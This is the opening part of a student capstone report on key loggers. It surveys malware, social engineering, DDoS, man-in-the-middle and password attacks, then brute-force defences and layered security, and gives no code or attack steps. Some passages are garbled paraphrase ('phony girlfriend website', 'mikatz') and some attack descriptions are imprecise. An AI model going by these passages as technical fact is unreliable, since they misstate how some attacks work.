Master of Science in Internetworking

Capstone Project Report

On

An analysis of Key Logger.

Submitted by Akshay Kumar Kanwar

Under the supervision of

Leonard Rogers

Table of contents

Contents

List of Figures:

Abstract

The suggested idea Key loggers, also known as keystroke loggers, are products that record or track the keys you press on your console, frequently secretly so that you are unaware that your actions are being monitored. Most people prefer to just see the negative aspects of this programme, but it also has useful applications. Other than being used for revenge purposes such as collecting account information, visa numbers, customer names, passwords and other personal information, to monitor and investigate the activities of children at home or in the office, or law enforcement-related cases can also be used to track computer use. [1]

Key loggers' main objective is to interfere with the events that lead up to the information being displayed on the screen as a result of pressing a key. Key loggers can be used for both legal and illegal purposes; it just depends on the user. Key loggers can be used by system administrators for systems, i.e., for identifying suspicious users.

Key recorders are a tool that computer forensics analysts can use to assist in the analysis of digital media. Keyloggers are a great tool for monitoring ongoing offences. Keystroke recorders can be used to create a log of every keystroke that is typed. Sometimes key loggers are used as a spying device to steal information from both public and private organizations.[2]

Acknowledgement

I respect and thank Professor Leonard Rogers for his guidance, patience and support provided throughout this project. All that I have done is due to his great supervision and assistance.

I would also like to thank my family for supporting and encouraging me during this time. The trust they showed in me, helped me in achieving my goal.

The journey in doing this project and completing my degree has been a great experience, and I heartily thank the MINT department for that.

Chapter 1: Introduction

1.1. Cyber Security Threats

Threats to cyber security are conceivable hostile actions that aim to destroy data, obstruct digital activities, or obtain unauthorized access to data. Some of the sources of cyber dangers include corporate spies, hacktivists, terrorist groups, rival nation-states, criminal gangs, lone hackers, and disgruntled workers. Several high-profile cyber assaults in recent years have exposed sensitive data.[3]

For instance, the 2017 Equifax data hack made nearly 143 million people's birthdates, addresses, and social security numbers public. In 2018, Marriott International revealed that hackers had accessed its computers and stolen the information of nearly 500 million customers. Both times, businesses failed to put technological security measures like firewalls, encryption, and authentication in place and test them repeatedly, which allowed for the growth of cyber security risks.

A cyber attacker may use sensitive information about a person or business to steal data, gain access to financial assets, or perform other potentially harmful actions. Therefore, cyber security professionals are necessary for the safety of personal data.

Attackers can easily target your business or home without a solid cyber security system in place because they can exploit common vulnerabilities.[3]

The main types of cyber security threats:

- Advanced persistent threats.
- Malware.
- Social engineering attacks.
- Supply chain attacks.
- Spreading denial of service
- Attack by a man in the middle
- Password-based attacks




Figure 1: Types of Malwares [37]

1.2. Malware Attack.

Malware is used to gather data and is referred to as malicious software. Social engineering is the most widely used technique by attackers to propagate malware to consumers' devices. A person might be asked to take action, such as clicking a link or opening an attachment. Malware can also set up itself without your awareness or consent by exploiting bugs in browsers and operating systems.

Once deployed, it can be used to monitor user behavior, give hackers access to private data, help hackers break into other network targets, and build malicious bots. Likewise link the user's device to the internet.[3]

Attacks via malware include:

- Trojan virus: It is software that impersonates another programme to take control of the user's system. It works around the users' current security anti-virus software and might be detected when it executes. Once inside, it might create backdoors for other software or potential attackers to employ.[4]
- Ransomware: To prevent access to the victim's personal information from being permanently blocked or revealed, ransomware threatens to leak it. More advanced malware employs a method known as crypto virus extortion, but other straightforward ransomware can lock down devices without erasing files. Files belonging to the victim are encrypted, rendered inaccessible, and a ransom demand is made to unlock them. Without a decryption key, restoring files is impossible in a properly performed crypto virus ransomware assault. Since difficult-to-trace digital and other cryptocurrencies like Paysafecard and bitcoin are used for ransom, it also makes it tough to identify and apprehend the culprits. Attacks using ransomware frequently use Trojans that seem like legitimate files. The Trojan deceives people into downloading or opening it by appearing as an email attachment. The WannaCry worm, a well-known illustration, switched across systems automatically and without human input.
- Wiper malware: By deliberately overwriting files or erasing the entire file system, it seeks to destroy data or the system. After a data exfiltration, wipers are generally created to deliver political messages or conceal hacking activity.
- Worms: This malware can duplicate itself, and its goal is to break into your operating system through backdoors and holes. The worm can launch numerous assaults, such as distributed denial of service, after it is implanted (DDoS).[5]
- Spyware: Spyware that monitors your activity, identity theft through advertising, and affiliate fraud. It might deceive you into installing key loggers or peer-to-peer monitoring software on your browser. Bad players have unrestricted access to data using this software, including sensitive data like login credentials and payment information. Spyware can influence PC programs, desktop browsers, and mobile devices.[5]

- File less malware: This kind of virus doesn't require your operating system to have any applications installed. We detect them as legal and difficult to detect by making native files editable to enable harmful capabilities, such as Power Shell and WMI.
- Rootkits: The terms "root" and "kit" are combined to form the phrase "rootkit." In the operating system, a user's account with administrative status is referred to by several words, including "root," "administrator," "super user," and "system administrator." On the other hand, a "kit" is a collection of software tools. A rootkit, then, is a collection of tools that grant someone your system's greatest powers. Because they are made to conceal their presence on a device, rootkits are particularly risky. A hacker who installs a rootkit on your computer (often through a phishing email) can take the remote control and access it. Since rootkits grant root-level access, they can be used, for instance, to turn off antivirus software, monitor your online behaviour, steal confidential information, or install further malware on your device.
- Botnet: A network of infected computers that is under the control of a bot herder is known as a botnet. By using hacked computers to crash the target's network, implant malware, gather login information, or carry out CPU-intensive operations, bot assistants manage the botnet infrastructure. This is the one who starts the assault. Bots are individual devices that make up a botnet network.
- Malvertising: Malvertising is a sneaky cyber strategy that uses web adverts to spread malware. Many websites and online domains rely heavily on their online marketing and advertising as a source of revenue. Online networks have grown in size and complexity in response to the demand for better than ever in order to effectively reach huge online audiences. Malvertising, a particularly recent cyber danger, exploits these channels and uses them as a risky tool that requires little entry from its victims.

1.3. Application or website manipulation

The top 10 application security concerns, which range from faulty access restrictions and security setups to injection attacks and cryptographic weaknesses, are listed by the Open Web Application Security Project. Once the service account is obtained and the vector is created, more malware, credential, or APT attacks are launched.

1.4 Social Engineering attack

Social engineering attacks operate by psychologically coercing users into providing sensitive information or performing behaviors the attacker desires.

Social engineering attacks include:

- Phishing: Attackers frequently send false communications via email that look to be from reliable sources. Users may share sensitive information with attackers or other malicious users when emails prompt them to perform significant activities or click links to nefarious websites. You could encounter some downloads. Email attachments from phishing emails may be compromised with malware.[6]
- Spear phishing: Usually, in this kind of attack, the attacker goes after the specific individual with security rights.
- Malvertising: Online advertisements that are under the control of hackers often contain harmful code that infects a user's computer just by clicking or viewing the ad. Many important internet publications contain malicious advertising.
- Drive-by downloads: Hackers can access your website and insert harmful programmes into the PHP or HTTP code of your pages. Malware is installed on a user's computer when they go to the website. As an alternative, the attacker's software sends the user to a rogue website where the download is carried out. Drive-by downloads rely on operating system or browser flaws.
- Scareware security software: It frequently displays users with phoney alarms and detections while pretending to scan for malware. Attackers may demand payment from victims in order to register software or remove false threats from their machines. Users who comply transmit financial information to criminals.
- Baiting: It occurs when an attacker places a physical device (such a USB flash drive) where the target can discover it, tricking them into utilizing a malicious item. When the intended victim connects the device into the computer, malware is mistakenly installed.
- Vishing: Vishing (voice phishing) assaults use social engineering strategies to deceive its targets into divulging sensitive information over the phone.
- Whaling: A high-profile employee (a whale) like the chief executive officer (CEO) or chief financial officer is the target of this phishing assault (CFO). Attackers try to get their victim to divulge private information.[6]
- Pretexting: It occurs when a threat actor deceives a target in order to access sensitive information. Attackers can pretend to verify a target's identification by seeking financial or personal details in complex schemes.
- Scareware: Attackers deceived victims into believing they had unintentionally downloaded unlawful material or that malware had infiltrated their machines. The

threat actor then deceives users into downloading and installing malware by presenting them with a remedy for the fake problem.

- Diversion theft: To intercept transactions, attackers utilize social engineering to deceive couriers and carriers into travelling to the wrong pickup or drop-off locations.
- Honey trap: In order to communicate with the target online, a social engineer establishes a false identity and poses as an attractive person. Online relationships are used as a cover by social engineers to collect sensitive data.

1.5. Tailgating or piggybacking

A threat actor enters a secure building by trailing authorized personnel, which causes this to happen. When someone has access, they typically presume the person behind them also has access and leave the door open.

1.6 Pharming

A method of internet fraud wherein thieves infect computers or servers with malicious software. In order to deceive the user into giving personal information, this code automatically reroutes the user to a phony girlfriend website.

1.7. Software supply chain attacks:

A software supply chain assault is a type of cyberattack on a company that focuses on trustworthy software updates and vulnerable spots in the supply chain. A supply chain is the network of all the people, companies, groups, assets, procedures, and technologies used in the manufacture and distribution of goods. The trust that businesses have in their vendors, especially when it comes to updates and patches, is exploited by attacks on the software supply chain. This is particularly true for systems that keep an eye on networks, such as systems that use service accounts, network-enabled "smart" equipment, and industrial control systems. The software lifecycles of CI/CD providers are susceptible to attacks at many various stages, as well as against third-party libraries and components built with spring and apache.[30]

1.8. Advanced persistent threats (APT)

When an individual or group gains unauthorized access to a network and goes unnoticed for a long period of time, attackers may exfiltrate crucial data while purposefully avoiding detection by an organization's security professionals. Since they require highly experienced attackers and a lot of work, APTs are frequently used against nation-states, large companies, or other extremely important targets.[31]

Common indicators of an APT presence include:

- New account creation: A persistent attacker is one who establishes a higher-level identity or credential on the network. Reputable user profiles frequently behave in predictable ways, which is unusual. If APT is occurring, these accounts may show unusual behavior. This includes locating a previously created account that was dormant for a while before becoming active at an unexpected time.
- Backdoor/trojan horse malware: The usage of this technique frequently enables APTs to sustain access over time.
- Odd database activity: A spike in database activities involving massive amounts of data, for instance.
- Unusual data files: These files could be a sign that data has been packaged into files to aid in the extraction process.

1.9. Distributed denial of service (DDoS)

A denial of service (DoS) attack aims to overburden the resources of a target system, render it inoperable, and prevent user access. A specific sort of DoS called distributed denial of service (DDoS) occurs when an attacker takes control of a sizable number of computers or other devices and uses them to launch a coordinated attack against a specific system.

DDoS assaults are frequently combined with other online dangers. These attacks may result in a denial of service, draw security personnel's attention, create confusion, steal data, or execute more complex attacks with the intention of doing further harm.[7]

Methods of DDoS attacks include:

- Botnets: A hacker-controlled system that has malware on it. These bots are used by attackers to conduct DDoS attacks. Massive botnets can cover millions of devices and conduct massively destructive attacks.
- Smurf attack: pings the victim's IP address with an Internet Control Message Protocol (ICMP) echo request. From "faked" IP addresses, ICMP requests are created. To overwhelm targeted systems, attackers scale up this process and automate it.
- TCP SYN flood attack: Attackers repeatedly request connections from the target system. The attacker's equipment doesn't react when the target system tries to connect, causing the target system to time out. As a result, the connection queue quickly becomes full and no authorized users are able to connect.

1.10. Man-in-the-middle attack (MitM)

It is expected that when a user or device connects to a remote system through the Internet, they are speaking directly with the servers of the target system. By standing between the user and the target server, the attacker in a MitM attack disproves this premise. If the communication is intercepted, the attacker has the ability to collect sensitive information, compromise user credentials, and send different responses back to the user.[32]

MitM attacks include:

- Session hijacking: A network server and client session are hijacked by an attacker. Her IP address is changed to the client's IP address by the attacker computer. When the client becomes available, the server identifies it and the session is continued.[8]
- Replay attack: Cybercriminals eavesdrop on network traffic and replay messages while pretending to be users. When timestamps were added to network communications, replay attacks were significantly reduced.
- IP spoofing: Attackers deceive the system into thinking that they are a recognized, reliable entity. As a result, the system gives the attacker access. Instead of his IP address, the attacker spoofs packets with the source IP address of the trusted host.[10]
- Eavesdropping attack: Insecure network connections are used by attackers to access data transferred between clients and servers. The fact that network transmissions seem to be functioning normally makes it harder to identify these attacks.
- Bluetooth attacks: Many times, Bluetooth is opened in a promiscuous manner. Numerous assaults, particularly on mobile devices, spread malware and contact cards by opening and listening to Bluetooth connections. The compromise of this endpoint is typically a means to a goal, such as the collection of credentials or personal data.

1.11. Password attacks

Hackers can obtain your password information via listening in on network traffic, employing social engineering techniques, guessing your passwords, or getting access to password databases. Passwords can be "guessed" by attackers either randomly or deliberately.

Password attacks include:

- Brute-force password guessing: Attackers employ software to attempt various passwords in an effort to guess the right one. The programme might employ some logic to test passwords containing a person's name, occupation, family, etc.[10]

  A brute force attack, which attempts to guess a password, is a frequent danger that web developers must deal with. A brute-force attack is a method of cracking passwords that

involves repeatedly attempting all conceivable combinations of letters, numbers, and symbols until you find the one that works. Your website is a prime target for a brute-force assault if user authentication is required.

A brute-force attack can always be used to crack a password, but the drawback is that it can take years to accomplish it. There may be billions of different password combinations, depending on the length and difficulty of the password.

Because most users will choose those over a totally random password, a brute-force attack might begin with dictionary terms or slightly modified dictionary words to speed up the process. Dictionary assaults or hybrid brute-force attacks are the names of these attacks. User accounts are at risk from brute-force attacks, which also overburden your website with traffic.

Using freely accessible tools that make advantage of wordlists and clever rulesets to automatically and intelligently guess user passwords, hackers launch brute-force attacks. Although it is simple to spot these attacks, it is more difficult to stop them.

Many HTTP brute-force techniques, for instance, can route queries through a list of accessible proxy servers. You cannot stop these attacks by merely banning the IP address because each request appears to originate from a different IP address. In order to prevent locking out a single account due to failed password attempts, some tools use a separate username and password on each attempt, which further complicates matters.[11]

- Locking Accounts: Simply locking off accounts after a predetermined number of unsuccessful password tries is the most straightforward method of preventing brute-force assaults. Accounts can be locked out for a set amount of time, like an hour, or they can be locked until an administrator manually unlocks them.

  Account lockout is not always the greatest option, though, as it is simple for someone to take advantage of the security feature and lock out hundreds of user accounts. In fact, some websites are targeted so frequently that they cannot implement a lockout policy since they would have to be unlocking user accounts all the time.

The problems with account lockouts are:

1. By locking out a significant number of accounts, an attacker can bring about a denial of service (DoS).

2. Only legitimate account names will lock because it is impossible to lock out an account that doesn't exist. Depending on the error messages, an attacker can utilize this fact to collect usernames from the website.
3. By blocking numerous accounts and deluging the help desk with support calls, an attacker might create a distraction.
4. The same account can be repeatedly locked out by an attacker, even seconds after an administrator unlocks it, effectively rendering the account inoperable.
5. Account lockout is useless against sluggish attackers that only attempt a few passwords hourly.
6. Locking out an account won't stop attacks that utilize a single password against a long array of usernames.
7. If the attacker uses a username/password combo list and guesses the right combination on the first few tries, account lockout is ineffective.
8. Although the most desirable accounts to assault, strong accounts like administrator accounts frequently evade lockout rules. Even when you lock out an account, the attack may continue, using important human and computer resources, according to some systems that only lock out administrator accounts on network-based logins.
9. Account lockout can be useful in some circumstances, but only in well monitored settings or where the danger is so high that even persistent DoS attacks are preferable to account compromise. Account lockout is typically insufficient for preventing brute-force attacks, though.
10. Think about an online auction site where numerous bidders are competing for the same item. One bidder might easily lock the accounts of the other bidders in the final seconds of the auction if the auction website enforced account lockouts, preventing them from placing any winning bids. The same method could be employed by an attacker to obstruct important email or banking transactions.

- Device Cookies: You might also think about segregating the authentication attempts made by known and unfamiliar browsers or devices. The article Slow Down Online Guessing Attacks with Device Cookies makes a protocol suggestion for a lockout mechanism based on knowledge of whether a certain browser has already been successfully used for login. Despite being more resistant to DoS assaults than simple account lockout, the protocol is nonetheless efficient and simple to use.[12]

- Finding Other Countermeasures: Account lockouts, as previously said, are typically not a workable option, but there are alternative methods to combat brute force attacks. First, inserting random pauses when checking a password is a simple fix because the attack's success depends on time. Even a brief interruption can significantly slow down a brute-force attack, but most legitimate users won't notice as they check in to their accounts. However, if the attacker submits numerous simultaneous authentication requests, imposing a delay will have less of an impact.
- Another solution is to lock off an IP address after multiple failed login attempts. The problem with this method is that you run the danger of unintentionally restricting large groups of customers by banning a proxy server used by an ISP or important organisation. The fact that many programmes employ proxy lists and only issue a few number of requests from one IP address before moving on to the next is another problem.

  Any IP blocking mechanism could be easily circumvented by an attacker by using publicly available open proxy listings. Because most websites do not block after only one wrong password entry, an attacker can utilise two or three attempts per proxy. An attacker employing this method may try 2,000 or 3,000 passwords without being detected.

Other techniques you might want to consider are:

- Enable sophisticated users the option to allow login from only specific IP addresses in order to secure their accounts from attack.
- Give blocks of users separate login URLs so that no two users can use the same URL to access the site.
- To thwart automated attacks, use a CAPTCHA.
- Put an account in a lockdown mode with restricted access rather than locking it out completely.

Many of these measures are frequently bypassed by attackers acting alone, but by combining numerous strategies, you can considerably reduce brute-force attempts. While it may be challenging to thwart an attacker who is determined to steal a password from your website directly, these techniques can be effective against many attempts, including those from inexperienced hackers. Additionally, because these approaches make the attacker work harder, you have a better chance of seeing an assault and perhaps even identifying the perpetrator.

Although it is challenging to totally halt brute-force assaults, it is simple to see them because each failed login attempt leaves an HTTP 401 status code in your Web server logs. It's crucial to keep an eye out for brute-force attacks in your log files, especially the mixed-up 200 status codes that indicate the attacker discovered a working password.

Here are conditions that could indicate a brute-force attack or other account abuse:

Multiple failed login attempts using the same IP address; multiple failed login attempts using different usernames from the same IP address; multiple failed login attempts using different IP addresses for the same account; excessive usage and bandwidth consumption from a single use; failed login attempts using passwords or usernames that are alphabetically sequential; logins using a referring URL from someone's email or IRC client; and referring URLs that contain the username and password in the format "http://user:password@ww"

- Provide the URLs of well-known password-sharing websites while defending an adult website.
- Logins made using suspect passwords that hackers frequently employ, such as ownsyou (ownzyou), washere (wazhere), zealots, hacksyou, and similar terms.

Although brute force attacks are surprisingly hard to totally block, you may reduce your exposure to them by using smart design and a variety of defences.[12]
In the end, the only effective defence is ensuring that users adhere to the fundamental guidelines for secure passwords: use lengthy, random passwords, stay away from dictionary words, don't reuse passwords, and change passwords frequently.

1.12. Dictionary attack

To access the victim's computer and network, it employs a dictionary of popular passwords. One approach is to duplicate a password-encrypted file, use the same encryption on a dictionary of frequently used passwords, and compare the results.

- **Pass-the-hash attack**: Attackers take advantage of sessions' authentication protocols to collect password hashes (instead of password characters directly) and send them to other network systems for lateral access and authentication. These kinds of attacks don't require the attacker to decrypt the hash in order to get the password in plaintext.
- **Golden ticket attack**: A pass-the-hash assault is launched similarly to a golden ticket attack. In this exploit, an attacker accesses a Key Distribution entry and generates a

Tick Granting Ticket (TGT) hash using a stolen password hash on a Kerberos (Windows AD) system. This attack vector is frequently used in mikatz assaults.[13]

Chapter 2: Seven layers of cyber security




Figure 2: 7 layers of Cybersecurity

2.1. What are the seven layers of cyber security?

1. **Human layer:** This layer deals with how users interact with the system and how data is safeguarded. You must be aware of the harm that attacks can cause to your system if you want to increase security at this level. It is important to adopt sensible security precautions, such as B. using secure passwords, spotting phishing scams, and fending off threats if systems are infiltrated. Alternatively said, this layer includes user management controls.[15]

   When it comes to cyber security, people are undoubtedly the weakest link in almost every situation. Over 90% of security breaches are reportedly the result of human error.

Intentional system intrusion by hackers is not unusual. We are the area that is most heavily explored. We are frequently preoccupied with work (and daily activities) and therefore have a limited understanding of the technology we use and how to secure it.

Through education and training, the human world can be best protected. The likelihood of a successful assault can be significantly decreased by establishing a training programme that frequently informs staff about the advantages of good cyber security behaviours. This includes advice on how to recognise phishing efforts, secure password practises, and details on the most recent scams to be on the lookout for. Access control is a smart notion since it can reduce the impact of a successful attack on the human layer.[15]

2. **Perimeter security layer:** This is the point of exchange where other hardware or networks can access and recover all of your info. This contains all hardware associated with a certain network. This guarantees that the system is protected by both physical and digital security measures, which are mostly used by firewalls, intrusion detection systems, etc.

   This is the network's outer layer. It is the place where everything is interconnected and information is accessible. One example is any device linked to your network, not only wireless access points. Boundaries used to be quite simple to secure. Computers were the only devices that could connect to a network.

   But just now, everything needs to be considered. Computers, laptops, printers, copiers, smartphones, even light bulbs are examples of Internet of Things (IoT) equipment used by organisations. Identifying the limits is the initial step at this level. This calls for cataloguing each device that is connected to your network. Given the significant push towards work-from-home that we have witnessed in 2020, this is especially challenging. We must be aware of its appearance in order to maintain this layer secure. Next, check the information leaving this layer. This may be the only important business information you have. Last but not least, backup all of your data and gadgets. Device management, firewalls, data encryption, antivirus software, bring-your-own-device policies, and the establishment of secure demilitarised zones are some examples of the measures that fall under this category.

3. **Network layer:** To prevent unwanted access to the network, all necessary security features are located on this layer. Due to the user's restricted access, the assault only destroys the domain of the targeted network rather than the entire system.

   This pertains to who and what devices can access the system, much like the boundary layer does. However, the majority of the network layer is what system users and devices can access.[16]

   Giving staff members and devices access to the network resources they require constantly for work is a best practise for this degree of security. The fundamental justification is that if something does happen, the damage is constrained. Even a successful hack only compromises a limited piece of the network if nobody has access to everything.

   This makes sure that human error-related harm and the consequences of possibly hacked devices are kept to a minimum.
4. **Endpoint security layer:** Any device that is connected to a network is called an endpoint, and as was already said, there are often an excessive number of these endpoints on contemporary networks. As a result, it's critical to have sensible procedures in place for managing and monitoring these devices.

   At this level, encryption is crucial, but it cannot be used for just data. To ensure that devices function properly even in secure environments, endpoint encryption is necessary. The management of mobile devices (MDM) is a crucial component of endpoint security. You can limit access to particular networked devices by using MDM. This is good, but it also gives the gadget remote access. To stop additional damage, you can use this option to lock your mobile device and delete all of the data.

   This layer makes sure that threats don't use endpoints as weapons (devices). Install antivirus software, for instance, to safeguard laptops, desktops, and mobile devices. Depending on the requirements of your system, this layer may be implemented in the network or the cloud. The mainstay of this layer of protection, endpoint encryption, ensures that your device operates in a secure environment.
5. **Application security layer**: This layer regulates security, system data access, and application access. Applications should install the most recent version to provide this degree of security and to be as secure as feasible (if there are minor bugs, they have been fixed in newer versions).

The software you employ for your company is the focus of the application layer. Whatever you use to run your business, including Microsoft Office, Slack, and Zoom, should be secure.

This is the simplest approach to update your app constantly. This will make your application as secure as it can be by addressing all known security flaws. Sandboxing for browser-based apps and rigorous software restriction policies are also used by a next-generation firewall with integrated app protection to stop unwanted software from executing on your network. ensures your safety[16]

6. **Data security layer:** Data is typically the objective of cybercriminals. Since it is the foundation of the company, this layer requires the most attention. Depending on your organisation, the types of data you have may include client information, payment details, social security numbers, trade secrets (and other intellectual property), and health data. Losing this data can damage your company's reputation with customers, incur costly fines, and, in around 50% of situations, force you to close your doors. File and disc encryption, routine backups of all crucial information and operations, two-factor authentication, enterprise rights management, and the capability to erase data from outdated hardware are all included in this level of protection. To send to another employee, I need the policy. use. At this level, security measures are put in place to safeguard data storage and transfer. To avoid data loss, you can utilise backup security measures. For instance, data in transit and archive storage are protected by full-disk encryption and two-factor authentication.
7. **Mission-critical assets:** Your business cannot thrive without it. Operating systems, software tools, financial data, and cloud infrastructure are all included in this.

   What is mission-critical to the business may not actually be mission-critical to the business, which presents a dilemma at this level. This means that in order to safeguard it, you must first determine what is business-critical.

   The best part of this approach is that each of the six tiers' actions in front of the business-critical asset may be personalised. All seven security layers work together to keep your company operating securely at all times. While each security layer focuses on a different area, this is their overarching objective.

   User passwords, sensitive information, and other personal data are the most crucial data to safeguard, and every security measure is updated and improved. To safeguard their data, users can set up a regular backup and recovery plan.[16]

2.2. Overview of key logging

Key loggers are one of the earliest hacking methods used primarily to harvest sensitive data like login credentials, despite the fact that numerous advanced hacking techniques have developed over time. In the modern world, one of the most significant methods of entering data, including credentials, is through the keyboard.[17]

An inconspicuous programme known as a key logger waits in the background while continuously recording all keystrokes without interfering with regular keystroke processing. In this brief overview of key loggers, we'll try to comprehend what they are, the different kinds there are, how to spot one, and how they operate.[17]

